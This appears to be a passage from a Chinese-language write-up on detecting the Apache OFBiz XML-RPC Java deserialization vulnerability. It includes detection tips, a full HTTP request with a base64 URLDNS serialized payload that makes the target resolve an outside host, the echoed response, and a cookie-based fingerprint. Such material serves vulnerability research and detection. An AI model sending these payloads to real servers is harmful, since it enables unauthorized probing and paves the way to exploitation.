#	host	type	date
414864	ofbiz.s.p[redacted]	AAAA	2020-08-28 10:45:05

0x05 注意事项

- 根据最开始提供的poc `<?xml version="1.0"?><methodCall><methodName>ProjectDiscovery</methodName><params><param><value>dwisiswant0</value></param></params></methodCall>` 来进行检测效果不太好，因为一旦ProjectDiscovery这个server已经有人打过，再打就不会提示 `No such service ProjectDiscovery`，建议此处换成随机字符串
- 如果未出现 `No such service` 不代表不存在，可以使用urldns来进行测试，理论上存在下图的场景都是有可能存在漏洞的。



```
POST /webtools/control/xmlrpc?echo=1 HTTP/1.1
Host: localhost:8443
Content-Type: text/xml
Content-Length: 938

<?xml version="1.0"?>
        <methodCall>
          <methodName>1111</methodName>
          <params>
            <param>
              <value>
                <struct>
                  <member>
                  <name>111</name>
                    <value>
                      <serializable
xmlns="http://ws.apache.org/xmlrpc/namespaces/extensions">rO0ABXNyABFqYXZhLnV0aWwuSGFzaE1hcA
UH2sHDFmDRAwACRgAKbG9hZEZhY3RvckkACXRocmVzaG9sZHhwP0AAAAAAAAx3CAAAABAAAAABc3IADGphdmEubmV0L
lVSTJYlNzYa/ORyAwAHSQAIaGFzaENvZGVJAARwb3J0TAAJYXV0aG9yaXR5dAASTGphdmEvbGFuZy9TdHJpbmc7TAAE
ZmlsZXEAfgADTAAEaG9zdHEAfgADTAAIcHJvdG9jb2xxAH4AA0wAA3JlZnEAfgADeHD//////////3QAEm9mYml6LnM
ucHByb290LmNvbXQAAHEAfgAFdAAEaHR0cHB4dAAZaHR0cDovL29mYml6LnMucHByb290LmNvbXg=</serializable
>
                    </value>
                  </member>
                </struct>
              </value>
            </param>
          </params>
        </methodCall>
```

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=6FCE60903A79D0CC35A7CD88CDD611C2.jvm1; Path=/webtools; Secure;
HttpOnly
Set-Cookie: OFBiz.Visitor=10606; Max-Age=31536000; Expires=Sat, 28-Aug-2021 04:09:05 GMT;
Path=/; Secure; HttpOnly
vary: accept-encoding
Content-Type: text/xml;charset=UTF-8
Date: Fri, 28 Aug 2020 04:09:05 GMT
Content-Length: 1069

<?xml version="1.0"
encoding="UTF-8"?><methodResponse><params><param><value><string><![CDATA[<?xml
version="1.0"?>
        <methodCall>
          <methodName>1111</methodName>
          <params>
            <param>
              <value>
                <struct>
                  <member>
                  <name>111</name>
                    <value>
                      <serializable
xmlns="http://ws.apache.org/xmlrpc/namespaces/extensions">rO0ABXNyABFqYXZhLnV0aWwuSGFzaE1hc
AUH2sHDFmDRAwACRgAKbG9hZEZhY3RvckkACXRocmVzaG9sZHhwP0AAAAAAAAx3CAAAABAAAAABc3IADGphdmEubmV0
LlVSTJYlNzYa/ORyAwAHSQAIaGFzaENvZGVJAARwb3J0TAAJYXV0aG9yaXR5dAASTGphdmEvbGFuZy9TdHJpbmc7TAA
EZmlsZXEAfgADTAAEaG9zdHEAfgADTAAIcHJvdG9jb2xxAH4AA0wAA3JlZnEAfgADeHD//////////3QAEm9mYml6Ln
MucHByb290LmNvbXQAAHEAfgAFdAAEaHR0cHB4dAAZaHR0cDovL29mYml6LnMucHByb290LmNvbXg=</serializabl
e>
                    </value>
                  </member>
                </struct>
              </value>
            </param>
          </params>
        </methodCall>
]]></string></value></param></params></methodResponse>
```

0x06 Ofbiz的特征

- 查看response的set-cookie是否带`OFBiz.Visitor`

0x07 参考

- https://xz.aliyun.com/t/8184
- https://cwiki.apache.org/confluence/display/OFBIZ/Using+XMLRPC+as+an+alternative+to+SOAP